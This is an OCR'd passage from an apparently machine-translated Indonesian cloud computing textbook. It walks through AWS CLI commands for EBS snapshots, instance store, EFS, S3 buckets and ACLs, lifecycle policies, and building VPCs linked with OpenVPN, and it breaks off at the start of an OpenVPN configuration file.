
Perhatikan bahwa bidang progres menunjukkan bahwa pencadangan telah selesai. Kita dapat membuat volume baru dengan snapshot menggunakan subperintah create-volume dengan opsi snapshot-id. Perintah ditampilkan sebagai

```
aws ec2 create-volume --region us-east-1 --availability-zone us-east-1c
   --snapshot-id snap-63141186
```

Dengan snapshot duplikat ini, kami sekarang memiliki dua volume yang tersedia. Kami dapat melampirkan volume baru ini ke instance server lain. Perhatikan bahwa ini tidak sama dengan berbagi volume antara dua server karena, saat kita bergerak maju, kedua volume akan berbeda. Setelah membuat snapshot, kita dapat menghapusnya dengan perintah berikut:

```
aws ec2 delete-snapshot --snapshot-id snap-63141186
```

AWS juga menawarkan penyimpanan instans. IS menyediakan penyimpanan tingkat blok sementara untuk instans Anda. Instance store (IS) ideal untuk penyimpanan sementara informasi yang sering berubah, seperti buffer, cache, data awal, dan konten sementara lainnya, atau untuk data yang direplikasi di seluruh armada instans, seperti kumpulan beban seimbang dari server web. Namun, data IS akan hilang jika instance dihentikan atau dihentikan.



Gambar 6.11 Penyimpanan instans versus EBS.

Dari sudut pandang instans, volume penyimpanan instans berfungsi seperti disk lokal sedangkan volume EBS berfungsi seperti drive jaringan. Penyimpanan instans memiliki kinerja yang lebih baik daripada EBS karena tidak ada jaringan antara instans dan penyimpanan. Gambar 6.11 menunjukkan perbedaan antara penyimpanan instans dan penyimpanan EBS. Instans A memiliki dua volume IS, ephemeral0 dan ephemeral1, yang terletak di disk lokal server. Instance B memiliki dua volume EBS. Volume EBS dilampirkan melalui koneksi jaringan.

Mari kita lihat contoh membuat instance dengan IS. ami-d7a386be adalah citra Ubuntu 12.04.3. Ini adalah AMI yang didukung IS, yang berarti perangkat root untuk instans yang diluncurkan oleh AMI ini menggunakan IS. Semua AMI didukung oleh volume IS atau EBS. Perangkat root berisi image yang digunakan untuk mem-boot instance. Jika perangkat root untuk instans yang diluncurkan oleh AMI berada pada volume EBS, AMI ini disebut AMI yang didukung EBS. Misalnya, ami-d9a98cb0 (yang kita gunakan sebelumnya di bagian ini)


adalah AMI yang didukung EBS. Perintah kami ditunjukkan di bawah ini diikuti dengan kutipan dari output yang diterima:

```
aws ec2 run-instances --image-id ami-d7a386be --instance-type m1.small
   --count 1 --key-name haow1-key --security-groups haow1

{
          …
         "ImageId": "ami-d7a386be",
          –
         "VirtualizationType": "paravirtual",
          "RootDeviceType": "instance-store",
          –
}
```

Meskipun penyimpanan blok sangat efektif, Anda mungkin juga ingin memanfaatkan penyimpanan file melalui EFS Amazon atau penyimpanan objek menggunakan Amazon S3. Di sini, kami secara singkat memeriksa keduanya.

EFS adalah layanan sistem file berbasis protokol Network File System (NFS). NFS adalah sistem file terdistribusi yang berarti bahwa unit penyimpanan didistribusikan ke beberapa node jaringan dan setiap node dapat diakses melalui jaringan. Selanjutnya, di NFS, perangkat penyimpanan ini dapat diakses oleh host lokal dengan memasang perangkat tersebut. Pemasangan bukanlah operasi fisik tetapi operasi logis di mana sistem file eksternal atau jarak jauh diberi lokasi di ruang file lokal. NFS pertama kali untuk sistem operasi Unix oleh Sun Microsystems dan sejak itu digunakan dalam sistem operasi seperti Solaris, OS X, Windows, Novell NetWare, dan Linux.

EFS Amazon adalah server NFS di cloud AWS. EFS Amazon menyediakan penyimpanan file untuk instans EC2, memberi pengguna kapasitas penyimpanan yang elastis. Beberapa instans EC2 tidak dapat mengakses volume EBS secara bersamaan. Namun, EFS memungkinkan beberapa instans EC2 untuk mengakses sistem file yang sama melalui protokol NFSv4.1. Kapasitasnya dapat bertambah atau berkurang secara otomatis saat file ditambahkan atau dihapus.



Gambar 6.12 EFS.

Gambar 6.12 mengilustrasikan bagaimana EFS bekerja. Mari kita melangkah melalui proses. Pertama kita membuat sistem file EFS. Kedua, kami membuat target pemasangan di subnet VPC tempat instans EC2 kami berada. Target pemasangan, dalam bentuk alamat IP, adalah titik akhir NFS yang memungkinkan kita mendapatkan akses ke sistem file EFS. Ketiga, kami membuat titik pemasangan di dalam instans EC2 kami dan memasang sistem file menggunakan alamat IP target pemasangan (atau nama domain jika diinginkan). Sekarang, instans EC2 dapat membaca dan menulis file dari dan ke sistem file EFS.

Perintah CLI untuk mengimplementasikan contoh yang ditunjukkan pada Gambar 6.12 diberikan berikut ini. Pertama-tama kami tunjukkan cara membuat sistem file EFS baru dengan subperintah buat-file-sistem. Outputnya mengikuti perintah:

```
aws efs create-file-system --creation-token my-efs
   --performance-mode generalPurpose

{
    "SizeInBytes": {
    "Value": 0
    },
    "CreationToken": "my-efs",
    "CreationTime": 1478119762.0,
    "PerformanceMode": "generalPurpose",
    "FileSystemId": "fs-86f92ecf",
    "NumberOfMountTargets": 0,

   "LifeCycleState": "creating",
   "OwnerId": "165786971191"
}
```

Opsi --creation-token digunakan untuk memastikan klien dapat memanggil operasi dengan token kreasi yang sama berulang kali sambil menghasilkan hasil yang sama. Opsi --performance-mode mengambil dua nilai: generalPurpose dan maxIO. Standarnya adalah GeneralPurpose, yang cocok untuk sebagian besar sistem file. Anda akan menggunakan maxIO jika Anda membutuhkan IOPS yang lebih tinggi. Output yang ditampilkan sebelumnya mencakup ukuran data yang disimpan dalam sistem file, token pembuatan, waktu pembuatan sistem file dalam hitungan detik, mode kinerja, ID sistem file, jumlah target pemasangan saat ini yang dimiliki sistem file, pemilik ID, dan status siklus hidup saat ini dari sistem file. Status awal sedang dibuat tetapi target pemasangan dapat dibuat setelah status ini berubah menjadi tersedia. Untuk memeriksa sistem file baru, gunakan sub-perintah uraikan-sistem-berkas:

```
aws efs describe-file-systems --creation-token my-efs
```


Sekarang, kita membuat target mount untuk sistem file baru kita dengan subperintah create-mount-target. Outputnya mengikuti perintah:

```
aws efs create-mount-target --file-system-id fs-86f92ecf --security-group
   sg-d49c51a9 --subnet-id subnet-706e285a

{
    "MountTargetId": "fsmt-67f9272e",
    "NetworkInterfaceId": "eni-d1fadd2d",
    "FileSystemId": "fs-86f92ecf",
    "LifeCycleState": "creating",
    "SubnetId": "subnet-706e285a",
    "OwnerId": "165786971191",
    "IpAddress": "10.1.2.163"
}
```

Opsi --file-system-id menentukan ID dari sistem file yang akan dibuat target pemasangannya. Opsi --subnet-id menentukan ID subnet tempat instans EC2 kita berada. Opsi --security-group menentukan ID grup keamanan. Grup keamanan ini harus memiliki aturan untuk membuka port 2049 untuk akses NFS. Perintah mengembalikan berbagai informasi tentang target pemasangan tetapi secara khusus, dua informasi penting adalah ID target pemasangan yang ditetapkan dan alamat IP tempat sistem file dapat dipasang.

Kami perlu masuk ke instans EC2 kami untuk menginstal perangkat lunak klien NFS yang diperlukan. Dalam kasus kami, instance EC2 kami adalah VM yang menjalankan Ubuntu. Karena itu kami menginstal perangkat lunak menggunakan perintah apt-get install nfs-common. Kita juga perlu membuat mount point, jadi kita menggunakan perintah mkdir /my-efs dimana my-efs akan menjadi direktori tingkat atas yang mewakili mount point kita di instance EC2 kita. Terakhir, kami memasang sistem file EFS ke instance dengan mengeluarkan perintah mount 10.1.2.163:/./my-efs. Perintah mount ini melampirkan sistem file EFS 10.1.2.163 di lokasi /my-efs. Dalam contoh EC2 kami, jika kami memasukkan cd /my-efs, kami akan melihat tingkat atas sistem file EFS kami. Kami kemudian dapat mengeluarkan perintah seperti ls, cd, cp, mv, mkdir, touch, dan rm untuk menjelajahi, memindahkan atau menyalin file, membuat direktori, dan menghapus file/direktori. Jika kami ingin menghapus target mount kami dan sistem file EFS, kami mengeluarkan dua subperintah berikut:

```
aws efs delete-mount-target --mount-target-id fsmt-67f9272e
aws efs delete-file-system --file-system-id fs-86f92ecf
```



Gambar 6.13 ruang nama S3.

S3 adalah penyimpanan objek yang dapat digunakan untuk menyimpan dan mengambil data kapan saja, dari mana saja di Internet. Setiap objek memiliki data, kunci, dan metadata. Ember adalah wadah untuk benda. Dengan S3, objek dimasukkan ke dalam ember. Anda membuat keranjang untuk wilayah tertentu. Setelah dibuat, Anda kemudian dapat menempatkan sejumlah objek ke dalam ember itu. Anda tidak dapat membuat subbucket di dalam bucket itu sehingga tidak ada hierarki di dalam bucket. Namun, saat Anda menentukan nama kunci untuk objek, Anda bisa menggunakan prefiks dan pembatas untuk menampilkan hierarki logis. Misalnya, Anda dapat memberi nama cit668/assignment1.doc untuk satu objek dan cit536/assignment1.doc untuk objek lainnya. Awalan cit668/ dan cit536/ menghadirkan dua subbucket logis di bawah satu bucket fisik. Namespace S3 ditunjukkan pada Gambar 6.13.

Bucket harus memiliki nama unik berupa string dengan panjang antara 3 dan 255 karakter. Anda dapat mengakses keranjang melalui dua jenis Uniform Resource Locators (URL): URL gaya-host-virtual dan URL gaya-jalur. Dengan URL gaya yang dihosting virtual, nama bucket adalah bagian dari nama domain di URL. Misalnya, URL untuk wilayah AS Timur (Virginia U.) adalah http:// bucket.s3.amazonaws.com dan URL untuk wilayah lain adalah http://bucket. s3-aws-region.amazonaws.com. Dengan URL bergaya jalur, nama bucket bukan bagian dari nama domain di URL. Misalnya, URL untuk wilayah AS Timur (Virginia U.) adalah http:// s3.amazonaws.com/bucket dan URL untuk wilayah lain adalah http://s3-aws-region.amazonaws.com/bucket.

Bucket dilengkapi dengan properti yang disebut sub-sumber daya. Satu sub-sumber daya adalah siklus hidupnya untuk menentukan bagaimana suatu objek diperlakukan setelah durasi tertentu seperti dengan mengarsipkan semua objek setelah 5 tahun. Sub-sumber daya lainnya adalah membuat objek dalam keranjang tersedia untuk situs web Anda. Objek ini mengizinkan hosting situs web statis—objek tidak berisi kode yang dapat dieksekusi. Sub-

sumber daya lain untuk objek adalah kemampuan untuk menentukan daftar kontrol akses dan kebijakan akses pada level bucket. Tabel 6.3 menjelaskan sub-sumber daya lainnya.

Tabel 6.3 Beberapa Sub-sumber daya untuk Penyimpanan Objek S3

Sub-sumber daya	Keterangan
Kor	Konfigurasikan permintaan lintas sumber sehingga aplikasi web di satu domain dapat berinteraksi dengan sumber daya di domain lain
Penebangan	Untuk melacak permintaan akses ke keranjang Anda
Lokasi	Wilayah ember
Pemberitahuan	Mengizinkan pelacakan peristiwa keranjang yang ditentukan
Pemberian tag	Untuk melacak biaya penggunaan penyimpanan objek
Pembuatan versi	Mengizinkan pemulihan objek yang terhapus atau tertimpa secara tidak sengaja

Mari kita lihat bagaimana kita mengeluarkan perintah S3. Untuk mencantumkan semua bucket yang dimiliki pengguna, gunakan aws s3 ls. Perintah ls mirip dengan perintah daftar Linux. Untuk membuat bucket, gunakan perintah aws s3 mb s3://name. Sekarang, Anda dapat mereferensikan bucket Anda dalam perintah lain, seperti aws s3 ls s3://name. Untuk menyalin file, gunakan cp tempat Anda menentukan lokasi sumber file (di komputer Anda) dan tujuannya. Anda juga dapat menentukan kontrol aksesnya dengan opsi --acl. Ini contohnya:

```
aws s3 cp somewebpage.html s3://user_name --acl public-read
```

Dengan asumsi ini adalah halaman web, Anda kemudian dapat mengaksesnya dengan URL berikut:

```
http://s3.amazonaws.com/user_name/somewebpage.html
```

Kami telah membahas ACL sebelumnya. Ada banyak tipe ACL bawaan yang tersedia di AWS S3. Ini tercantum dalam Tabel 6.4, menunjukkan jenis item apa yang diterapkan ACL (B untuk keranjang, O untuk objek) dan jenis izin yang disediakan ACL. Perhatikan bahwa menerapkan bucket-owner-read dan bucket-owner-full-control ke bucket diabaikan dalam perintah S3.

Tabel 6.4 AWS S3 ACLs

ACL	Berlaku untuk	Izin Ditambahkan ke ACL
private	B, O	Pemilik mendapatkan FULL_CONTROL, tidak ada hak akses lain yang diberikan, ini adalah default jika tidak ada ACL yang diberikan
public-read	B, O	Pemilik mendapatkan FULL_CONTROL, semua pengguna lain mendapatkan akses READ
public-read-write	B, O	Pemilik mendapatkan FULL_CONTROL dan semua pengguna mendapatkan READ dan TULIS. Tidak disarankan untuk ember

aws-exec-read	B, O	Pemilik mendapatkan FULL_CONTROL, AWS EC2 mendapatkan akses READ jika diterapkan pada perintah HTTP GET
authenticated-read	B, O	Pemilik mendapat FULL_CONTROL, grup AuthenticatedUsers mendapat READ
bucket-owner-read	O	Pemilik objek mendapat FULL_CONTROL, pemilik Bucket mendapat READ
bucket-owner-full-control	O	Baik pemilik objek maupun pemilik keranjang mendapatkan FULL_CONTROL atas objek tersebut
log-delivery-write	B	Grup LogDelivery mendapatkan izin WRITE dan READ_ACP pada bucket

Subperintah sinkronisasi s3 memungkinkan Anda mengunggah file ke direktori lokal atau bucket S3 hanya jika file yang ditentukan telah berubah. Itu memeriksa semua file yang ditentukan dalam direktori sumber. Di sini, kita melihat perintah yang mirip dengan yang sebelumnya di mana kita menetapkan ./ sebagai direktori sumber. Ini berfungsi sama dengan cp kecuali bahwa semua file baru atau yang dimodifikasi diunggah ke bucket S3.

```
aws s3 sync ./ s3://user_name/ --acl public-read
```

Kami dapat menghapus objek menggunakan subperintah rm dari s3. Di sini, kami menghapus objek somewebpage.html. Kami dapat menghapus seluruh keranjang menggunakan subperintah rb dari s3. Opsi --force memaksa penghapusannya dan semua isinya tanpa izin interaktif yang serupa dengan perintah Unix/ Linux rm –f.

```
aws s3 rm s3://path/somewebpage.html
aws s3 rb s3://path --force
```

Kita dapat mengubah ember menjadi situs web statis melalui subperintah situs web s3 (dengan asumsi konten yang diunggah adalah halaman web). Kami memiliki opsi dalam perintah ini untuk menentukan dokumen indeks kami dan dokumen kesalahan kami.

```
aws s3 website s3://path/ --index-document index.html
   --error-document error.html
```

Kita dapat membuat aturan pengalihan dan menambahkan metadata ke objek menggunakan perintah API level s3. Semua perintah tingkat API berbentuk subperintah aws s3api [parameter]. Anda dapat menggunakan bantuan aws s3api untuk mendapatkan daftar semua perintah level API. Kami akan menggunakan subperintah put-object untuk menempatkan aturan pengalihan dan metadata pada file web dan objek kepala untuk mengambil metadata (dalam dua perintah terpisah) seperti yang ditunjukkan berikut ini:

```
aws s3api put-object --bucket bucket_name --key hello.html
   --website-redirect-location http://www.nku.edu/~haow1
   --acl public-read --metadata redirection_creator=cit668

aws s3api head-object --bucket bucket_name --key hello.html
```

Dengan bucket kita sekarang berubah menjadi situs web, kita dapat melihatnya menggunakan URL http://bucket_name. s3-website-us-east-1.amazonaws.com/.

Data memiliki siklus hidup di mana nilai data berubah seiring waktu. Misalnya, situs web instruktur untuk kursus tertentu memiliki data yang akan dianggap sangat penting selama satu semester, tetapi jauh lebih tidak berharga (bagi siswa) setelah semester berakhir. Gagasan bahwa data memiliki kepentingan yang berbeda pada waktu yang berbeda juga menyiratkan seberapa sering data dapat diakses. Untuk mengakomodasi konsep ini, S3 menawarkan tiga kelas penyimpanan: Standard, Standard-IA (Infrequent Access), dan Glacier. Kelas Standar dirancang untuk tujuan umum penyimpanan data yang sering diakses.

Standard-IA digunakan untuk data yang berumur panjang, tetapi jarang diakses. Glacier dirancang untuk arsip jangka panjang dan biayanya sangat rendah. S3 juga menawarkan kebijakan siklus hidup yang dapat dikonfigurasi untuk mengelola data Anda di sepanjang siklus hidupnya. Setelah kebijakan ditetapkan, data akan secara otomatis berpindah ke kelas penyimpanan yang paling sesuai tanpa ada perubahan pada data. Dalam contoh di atas, kita harus menggunakan kelas Standar untuk menyimpan bahan ajar selama satu semester, menggunakan IA Standar untuk menyimpan bahan ajar setelah satu semester, dan mengarsipkan bahan ajar ke Glacier setelah satu semester berlalu.

Mari kita lihat contoh cara mengarsipkan data ke Glacier dan memulihkan data dari Glacier melalui perintah s3. Asumsikan kita menyimpan bahan ajar di penyimpanan Standar S3. Kami perlu menetapkan kebijakan untuk mengubah kelas penyimpanan dari Standard ke Glacier. Pertama-tama kita mendefinisikan kebijakan dalam file JSON berikut bernama archive.json.

```
{
    "Rules": [
        {
         "ID": "Move to Glacier after 180 days (all objects in
             bucket)",
         "Prefix": "",
         "Status": "Enabled",
         "Transition": {
           "Days": 180,
           "StorageClass": "GLACIER"
         }
       }
    ]
}
```

Dengan kebijakan kami ditentukan, kami menjalankan perintah s3api berikut:

```
aws s3api put-bucket-lifecycle --bucket teaching
   --lifecycle-configuration file://archive.json
```

Setelah 180 hari, kelas penyimpanan akan diubah dari Standar menjadi Glacier. Setelah data dipindahkan ke Glacier, jika kita perlu memulihkan data, kita membuat file json lain, misalnya bernama restore.json, untuk memulihkan data dari Glacier.

```
{
  "Rules": [
     {
        "ID": "Restore (all objects in bucket) after 1 day",
        "Prefix": "",
        "Status": "Enabled",
        "Transition": {
          "Days": 1,
          "StorageClass": "Standard IA"
       }
     }
   ]
}
```

Kami menjalankan perintah s3api yang sama lagi untuk memulihkan data. Data akan dipulihkan setelah satu hari.


6.4 LAYANAN JARINGAN LAYANAN WEB AMAZON

Di bagian ini, kami menjelajahi berbagai bentuk layanan jaringan yang tersedia di AWS. Kami melihat cara membuat berbagai layanan untuk mendukung VPN dan infrastruktur jaringan lainnya.

Cloud swasta virtual

VPC adalah kumpulan sumber daya komputasi bersama yang dapat dikonfigurasi sesuai permintaan dalam lingkungan cloud publik. VPC adalah VPN yang terletak di cloud sedangkan cloud mewakili sumber daya yang dibagi antara klien cloud. Sedangkan VPC mendedikasikan sumber daya publik untuk satu organisasi. Dengan demikian, VPC memberikan tingkat isolasi dari klien cloud lainnya.

OpenVPN adalah perangkat lunak klien/server VPN sumber terbuka. Ini memungkinkan Anda membuat terowongan SSL yang aman untuk menghubungkan beberapa VPC ke jaringan pribadi virtual (VPN) yang lebih besar. Pertimbangkan sebuah organisasi dengan dua situs, masing-masing memiliki VPC sendiri. Dengan OpenVPN, organisasi ini dapat dengan mulus menghubungkan dua situs berbeda satu sama lain menggunakan alamat IP pribadi. Selain itu, OpenVPN dapat mengizinkan satu perangkat (PC dan perangkat seluler) yang terletak di mana saja dengan akses Internet untuk bergabung dengan VPC dengan aman dan mengakses sumber daya VPC tersebut. Dua contoh situasi untuk VPC ini ditunjukkan pada Gambar 6.14. Di sisi kiri gambar, dua VPC terhubung satu sama lain di Internet. Di sisi kanan gambar, kita melihat satu perangkat bergabung dengan VPC. Di bagian ini, kita melihat cara mengimplementasikan dua contoh penggunaan VPC ini di AWS menggunakan perintah CLI.



Gambar 6.14 Contoh penggunaan VPC.

Kami akan mulai dengan mendemonstrasikan cara menggunakan OpenVPN untuk menghubungkan dua VPC secara bersamaan. Langkah pertama kami adalah membuat dua VPC. Untuk membuat VPC, gunakan subperintah create-vpc dari ec2. Kita perlu menentukan jangkauan jaringan alamat VPC kita menggunakan opsi --cidr-block. Blok terkecil adalah yang menggunakan awalan /28 yang menunjukkan bahwa 28 bit pertama menunjukkan pengalamatan jaringan hanya menyisakan alamat perangkat 4-bit (jaringan tidak lebih dari 16 perangkat), sedangkan yang terbesar adalah /16 (jaringan dengan 65.536 perangkat). Perhatikan respons dari AWS memberi tahu kami bahwa InstanceTenancy kami adalah default dan statusnya tertunda (sedang dibuat). Responsnya juga memberi kami ID VPC, yang akan kami perlukan di langkah selanjutnya.

```
aws ec2 create-vpc --cidr-block 10.1.1.0/24

{
        "Vpc": {
            "VpcId": "vpc-a8a07ecf",
            "InstanceTenancy": "default",
            "State": "pending",
            "DhcpOptionsId": "dopt-55d8c237",
            "CidrBlock": "10.1.1.0/24",
            "IsDefault": false
        }
}
```

Dengan VPC yang sekarang dibuat, kita harus membuat jaringan di dalam VPC kita. Kami melakukannya dengan subperintah create-subnet, create-internet-gateway, attach-internet-gateway, create-route-table, associate-route-table, dan create-route. Setelah setiap perintah di bawah, kami melihat respons AWS. Perhatikan bahwa sebagian besar perintah ini membutuhkan parameter minimal selain menyediakan ID untuk dilampirkan saat membuat subnet, gateway, atau router.

```
aws ec2 create-subnet --vpc-id vpc-a8a07ecf --cidr-block 10.1.1.0/24

{
       "Subnet": {
            "VpcId": "vpc-a8a07ecf",
            "CidrBlock": "10.1.1.0/24",
            "State": "pending",
            "AvailabilityZone": "us-east-1a",
            "SubnetId": "subnet-e82260b0",
            "AvailableIpAddressCount": 251
       }
}

aws ec2 create-internet-gateway
{
       "InternetGateway": {
            "Tags": [],
            "InternetGatewayId": "igw-1d4b0c79",
            "Attachments": []
       }
}

aws ec2 create-route-table --vpc-id vpc-a8a07ecf

{
       "RouteTable": {
            "Associations": [],
            "RouteTableId": "rtb-07207a60",
            "VpcId": "vpc-a8a07ecf",
            "PropagatingVgws": [],
            "Tags": [],
            "Routes": [
                {
                     "GatewayId": "local",
                     "DestinationCidrBlock": "10.1.1.0/24",
                     "State": "active",
                     "Origin": "CreateRouteTable"
                }
            ]
       }
}

aws ec2 associate-route-table --route-table-id
   rtb-07207a60 --subnet-id subnet-e82260b0

{
       "AssociationId": "rtbassoc-08f8696e"
}
```

```
aws ec2 create-route --route-table-id rtb-07207a60
   --destination-cidr-block 0.0.0.0/0 --gateway-id igw-1d4b0c79

{
       "Return": true
}
```

Kita juga harus membuat grup keamanan untuk melindungi VPC kita. Ingatlah bahwa grup keamanan adalah tembok api. Kami akan menambahkan aturan masuknya kami sendiri sehingga pesan akan diizinkan melalui port 22 (ssh) dan 1194 (OpenVPN), dan mungkin 80 jika kami ingin membuat server web di dalam VPC kami. Sebagai gantinya, kami akan berasumsi bahwa kami telah membuat grup keamanan yang ID-nya adalah sg-59e26222. Dengan VPC kami sekarang tersedia, kami membuat dua instance untuk dijalankan dalam VPN VPC kami. Kami menggunakan subperintah run-instances dari ec2 sebagai berikut. Kami menyertakan ID grup keamanan dan ID subnet kami. Tanggapan dari aws memberi tahu kita bahwa kedua instance memiliki ID i-e695f57c dan i-e795f57d.

```
aws ec2 run-instances --image-id ami-fce3c696 --count 2
   --instance-type t2.nano --key-name haow1-key
   --security-group-ids sg-59e26222 --subnet-id
   subnet-e82260b0 --associate-public-ip-address
```

Sekarang kita perlu tahu apakah terjemahan alamat jaringan (NAT) harus berpengaruh atau tidak. Kami dapat memodifikasi dua instance kami menggunakan perintah berikut (dikeluarkan sekali per instance). Instruksi mengaktifkan NAT baik dengan menyalakannya jika tidak aktif atau mematikannya jika aktif.

```
aws ec2 modify-instance-attribute --instance-id i-e695f57c --source-dest-
   check "{\"Value\": false}"

aws ec2 modify-instance-attribute --instance-id i-e795f57d --source-dest-
   check "{\"Value\": false}"
```

Kami sekarang telah membuat VPC dari dua komputer. Untuk membuat VPC kedua, kami akan mengulangi perintah di atas. Biasanya VPC kedua akan memiliki blok cidr yang berbeda dan mungkin juga memiliki grup keamanan yang berbeda meskipun kami dapat menggunakan grup yang sama jika diinginkan untuk berbagi aturan firewall yang sama. Sekarang untuk memanfaatkan komunikasi antar-VPC, kita akan beralih ke program open-source OpenVPN. Kami akan menginstal ini pada instance kedua VPC. Kami akan menelusuri perintah yang diperlukan untuk menginstal dan mengkonfigurasinya secara minimal. Pertama, kami menginstalnya menggunakan apt-get (atau yum jika kami menggunakan instance Red Hat). Perintahnya cukup mudah.

```
apt-get install openvpn
```

Sekarang kita harus menetapkan aturan di kedua VPC kita untuk mengizinkan penerusan IP. Kami melakukannya dengan memasukkan nilai 1 ke dalam file ip_forward. Ini adalah file virtual yang disimpan di bawah direktori /proc. Kami mengeluarkan perintah dari baris perintah. Perhatikan bahwa 0 dalam file ini menunjukkan bahwa penerusan tidak diizinkan.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Kita juga harus menyesuaikan firewall Linux kita (iptables) dengan dua perintah berikut:

```
iptables -t nat -A POSTROUTING -j MASQUERADE
iptables -A INPUT -p udp --dport 1194 -j ACCEPT
```

Selanjutnya, kita perlu membuat kunci rahasia yang akan digunakan untuk enkripsi antara VPC kita (atau antara perangkat dan satu VPC). Kami melakukannya menggunakan openvpn di salah satu instance kami. Karena kunci akan dibagikan di antara semua instance dari kedua VPC, tidak masalah instance mana pun. Setelah dibuat, kami menyalin kunci ke instance VPC kedua.

```
openvpn --genkey --secret /etc/openvpn/vpn.key
```

Pada instance VPC pertama, kami menambahkan arahan berikut di file konfigurasi OpenVPN, /etc/openvpn/vpn.conf. Kami melakukan hal yang sama dengan instance VPC kedua kecuali kami membuat perubahan kecil: alamat IP jarak jauh berbeda untuk menunjukkan instance di VPC pertama, alamat ifconfig dibalik, dan alamat di route dan push menunjukkan jaringan VPC lain .

```
# the public IP address of the remote instance in the second VPC
